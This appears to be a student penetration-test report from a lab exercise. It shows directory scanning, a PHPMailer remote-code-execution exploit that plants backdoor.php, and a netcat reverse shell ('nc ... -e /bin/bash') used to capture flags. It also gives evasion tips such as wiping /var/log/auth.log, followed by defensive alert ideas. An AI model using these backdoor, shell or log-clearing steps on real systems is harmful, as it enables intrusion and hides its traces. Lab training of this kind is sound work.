
```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115/
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.1.115/
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2021/02/11 10:18:21 Starting gobuster
=====
/Img (Status: 301)                         2018-08-13 07:56 1.6K
/css (Status: 301)                          2018-08-13 07:56 13K
/wordpress (Status: 301)                     2018-08-13 07:56 2.3K
/manual (Status: 301)                        2018-08-13 07:56   6
/js (Status: 301)                           2018-08-13 07:56 28K
/vendor (Status: 301)                        2018-08-13 07:56 28K
/fonts (Status: 301)                         2018-08-13 07:56 141K
/server-status (Status: 403)                 2018-08-13 07:56 141K
=====
2021/02/11 10:19:42 Finished
=====
root@Kali:~# █
```



```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115/vendor
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.1.115/vendor
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2021/02/11 10:20:54 Starting gobuster
=====
/docs (Status: 301)                         2018-08-13 07:56 2.4K
/test (Status: 301)                          2018-08-13 07:56 -
/language (Status: 301)                      2018-08-13 07:56 -
/examples (Status: 301)                      2018-08-13 07:56 -
/extras (Status: 301)                        2018-08-13 07:56 -
/LICENSE (Status: 200)                       2018-08-13 07:56 4.9K
/VERSION (Status: 200)                        2018-08-13 07:56 -
/PATH (Status: 200)                          2018-08-13 07:56 -
=====
2021/02/11 10:22:16 Finished
=====
root@Kali:~# █
```

[TARGET2] Exploitation 2: Netcat Reverse Shell/Remote Code Execution

- Used Exploit-DB to find RCE vulnerability in PHPMailer version 5.2.16.
- Uploaded backdoor to a target server by executing exploit to enable command injection attack
- Setup listener on attacker system, injected commands in weburl of target system to open a backdoor and got reverse shell.
- Used opened shell to find flag2 in /var/www



A screenshot of the Exploit Database search interface. The search term "PHPMailer" is entered in the search bar. The results table shows four entries related to PHPMailer, including a Metasploit exploit for a WordPress plugin and a Metasploit exploit for a specific version of PHPMailer. The results are filtered to show 15 items per page.

Date	D	A	V	Title	Type	Platform	Author
2017-05-17				WordPress Plugin PHPMailer 4.6 - Host Header Command Injection (Metasploit)	Remote	PHP	Metasploit
2016-12-26				PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)	WebApps	Multiple	Metasploit
2016-12-26				PHPMailer < 5.2.18 - Remote Code Execution	WebApps	PHP	Dawid Golunski
2005-05-28				PHPMailer 1.7 - 'Data()' Remote Denial of Service	DoS	PHP	Mariano Nunez Di Croce

```
root@Kali:~/Downloads# ls -la
total 101624
drwxr-xr-x  2 root root    4096 Feb 11 11:04 .
drwx----- 19 root root    4096 Feb 11 11:03 ..
-rw-r--r--  1 root root   19478 Feb  9 15:44 empty.gif
-rw-r--r--  1 root root 3592206 Feb  8 12:02 'empty.gif%3fss&ss1img'
-rw-r--r--  1 root root 3592220 Feb  9 16:06 'empty.gif%3fss&ss2img'
-rw-r--r--  1 root root    760 Feb 11 11:04 'exploit(1).sh'
-rw-r--r--  1 root root    762 Feb 11 11:08 exploit.sh
-rw-----  1 root root 96262688 Feb  6 07:38 Final_Project_Packet_Capture.pcapng
-rw-r--r--  1 root root  563032 Feb  6 08:19 june11.dll

root@Kali:~/Downloads# chmod +x exploit.sh
root@Kali:~/Downloads# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/Downloads#
```

```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 54553
pwd
/var/www/html
cd ..
ls -la
total 20
drwxrwxrwx  3 root    root    4096 Nov  9  2018 .
drwxr-xr-x 12 root    root    4096 Aug 13  2018 ..
-rw-----  1 www-data www-data  3 Aug 13  2018 .bash_history
-rw-r--r--  1 root    root    40 Nov  9  2018 flag2.txt
drwxrwxrwx 10 root    root    4096 Feb 12  06:20 html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

Two screenshots of a web browser showing the exploit payload being injected into a URL. The first screenshot shows the exploit URL: 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash. The second screenshot shows the resulting exploit shell in the browser's address bar, indicating a successful reverse shell connection.

[TARGET2] Exploitation 3: Unrestricted access to WordPress directories

- Exploited opened reversed shell to get unrestricted access to Wordpress directories and located flag3 in WordPress uploads directory

The screenshot shows a Kali Linux desktop environment with several windows open. On the left, a terminal window titled 'Shell No.1' shows a root shell with the command 'nc -lnvp 4444' running, listening on port 4444. It also displays the output of 'whoami' (root), 'www-data', and 'ls -la' showing a total of 192 files. A file named 'flag3.png' is visible in the directory. In the center, a Firefox browser window shows the URL '192.168.1.115/wordpress/wp-content/uploads/2018/11/'. Below it, another Firefox window shows the same URL with a highlighted 'flag3.png' file. On the right, a terminal window titled 'Downloads - File ...' shows the contents of the 'flag3.png' file, revealing its content as 'flag3{a0f568aa9de277887f37730d71520d9b}'.

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 54611
whoami
www-data
ls -la
total 192
drwxrwxrwx 10 root      root    4096 Feb 12 06:20 .
drwxrwxrwx  3 root      root    4096 Nov  9 2018 ..
-rw-r--r--  1 root      root   18436 Aug 12 2018 .DS_Store
drwxr-xr-x  7 root      root    4096 Aug 12 2018 Security - [REDACTED]
-rw-r--r--  1 root      root   13265 Aug 13 2018 about.html
-rw-r--r--  1 www-data  www-data 16232 Feb 12 06:20 backdoor.php
-rw-r--r--  1 root      root   10441 Aug 13 2018 contact.php
-rw-r--r--  1 root      root    3384 Aug 12 2018 contact.zip
drwxr-xr-x  4 root      root    4096 Aug 12 2018 css
-rw-r--r--  1 root      root   35226 Aug 12 2018 elements.htm
drwxr-xr-x  2 root      root    4096 Aug 12 2018 fonts
drwxr-xr-x  5 root      root    4096 Aug 12 2018 img
-rw-r--r--  1 root      root   16819 Aug 13 2018 index.html
drwxr-xr-x  3 root      root    4096 Aug 12 2018 js
drwxr-xr-x  4 root      root    4096 Aug 12 2018 scss
-rw-r--r--  1 root      root   11114 Nov  9 2018 service.html
-rw-r--r--  1 root      root   15449 Aug 13 2018 team.html
drwxrwxrwx  7 root      root    4096 Aug 13 2018 vendor
drwxrwxrwx  5 root      root    4096 Feb 12 05:03 wordpress
find -iname flag*
./wordpress/wp-content/uploads/2018/11/flag3.png
```

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 54611
whoami
www-data
ls -la
total 192
drwxrwxrwx 10 root      root    4096 Feb 12 06:20 .
drwxrwxrwx  3 root      root    4096 Nov  9 2018 ..
-rw-r--r--  1 root      root   18436 Aug 12 2018 .DS_Store
drwxr-xr-x  7 root      root    4096 Aug 12 2018 Security - [REDACTED]
-rw-r--r--  1 root      root   13265 Aug 13 2018 about.html
-rw-r--r--  1 www-data  www-data 16232 Feb 12 06:20 backdoor.php
-rw-r--r--  1 root      root   10441 Aug 13 2018 contact.php
-rw-r--r--  1 root      root    3384 Aug 12 2018 contact.zip
drwxr-xr-x  4 root      root    4096 Aug 12 2018 css
-rw-r--r--  1 root      root   35226 Aug 12 2018 elements.htm
drwxr-xr-x  2 root      root    4096 Aug 12 2018 fonts
drwxr-xr-x  5 root      root    4096 Aug 12 2018 img
-rw-r--r--  1 root      root   16819 Aug 13 2018 index.html
drwxr-xr-x  3 root      root    4096 Aug 12 2018 js
drwxr-xr-x  4 root      root    4096 Aug 12 2018 scss
-rw-r--r--  1 root      root   11114 Nov  9 2018 service.html
-rw-r--r--  1 root      root   15449 Aug 13 2018 team.html
drwxrwxrwx  7 root      root    4096 Aug 13 2018 vendor
drwxrwxrwx  5 root      root    4096 Feb 12 05:03 wordpress
find -iname flag*
./wordpress/wp-content/uploads/2018/11/flag3.png
```

flag3{a0f568aa9de277887f37730d71520d9b}

Avoiding Detection

Stealth Exploitation of Open SSH port and weak password

Monitoring Overview

- SSH Login Alert would detect this exploit
- Monitor SSH Port for unauthorized access
- Triggers when user attempts to access system over Port 22

Mitigating Detection

- SSH through a different open port that is less obvious
- Other exploit ideas: reverse shell exploit
- SSH sessions are logged in /var/log/auth.log, and other evidence can be found in mysql.log, syslog, etc. You can clear a log with `cat /dev/null > /var/log/auth.log`

Stealth Exploitation of Wordpress config file & Clear text password for MySQL database

Monitoring Overview

- SQL Database Alert
- Monitor server traffic for unauthorized attempts to access SQL Database
- Triggers when external/unauthorized IP connections are made to the SQL database or any related files.

Mitigating Detection

- Employ IP address spoofing
- Brute-force SQL Database with Password cracking tool, Connect to the same network

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access attempts as well as “super-doer” activity
- Triggers when unauthorized sudo command usage or privileged directory access is attempted by unauthorized users, regardless of report flagging.

Mitigating Detection

- Finding vulnerabilities in the kernel and exploiting them for root access

Stealth Exploitation of Brute-forceable URL and Directories

Monitoring Overview

- Excessive HTTP Errors Alert
- This alert measures number of times a http response status code is over 400
- Alert should trigger if number of errors is more than 5 in 1 minute

Mitigating Detection

- Spacing out the brute-force attempts over more time would make the attack less detectable.
- Alternative to gobuster include programs like DIRB, Wfuzz, Metasploit, and Dirsearch.

Stealth Exploitation of Netcat Reverse Shell/Remote Code Execution

Monitoring Overview

- Monitoring webserver traffic i.e. upload, download, changes to and from server.
- Egress Filtering to deny outbound traffic failing to meet security rules.

Mitigating Detection

- File Masking
- Some alternatives reverse shells include bash, java, php, perl, etc.

Stealth Exploitation of Unrestricted access to WordPress directories

Monitoring Overview

- Monitor denied access to files and directories on the server.
- The metric would be number of times access is denied in attempting to access restricted files and directories.
- More than one failed login attempt in one 1 hour.

Mitigating Detection

- IP address spoofing so that the traffic appears to be from within the network.
- Escalating privileges before access the database would prevent the alert from being triggered.

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?
 - Netcat Reverse Shell
- How did you drop it (via Metasploit, phishing, etc.)?
 - Executed shell script which uploaded backdoor.php to target2 server.
- How do you connect to it?
 - Set up netcat listener on attacker machine and navigating to target2 server's url to execute command injection attack.
- Steps taken:
 1. Executed a exploit.sh script to upload backdoor.php to target system.
 2. From the terminal of the Kali machine, set a netcat listener on port 4444 (ncat -lvp 4444)
 3. Navigated to target system's url and use the backdoor to inject commands : nc <Kali IP> 4444 -e /bin/bash.
(<http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash>)
 4. Above step then drop us into the reverse shell in the command line of the Kali machine into the victim server.

BLUE TEAM (Defense)

ALERTS IMPLEMENTED

SSH Login Alert:-

- Monitor SSH port i.e. TCP 22 for Unauthorized access
- Trigger alert when SSH port is accessed from unauthorized source ip.

MySQL Database Alert:-


- Monitor server traffic for unauthorized attempts to access MySQL Database.
- Triggers when external/unauthorized IP connections are made to the MySQL Database or any related files.

Privilege Escalation Alert:-

- Monitor unauthorized root access attempts as well as 'super-doer' activity.
- Triggers when unauthorized sudo command usage or privilege directory access is attempted by unauthorized user.

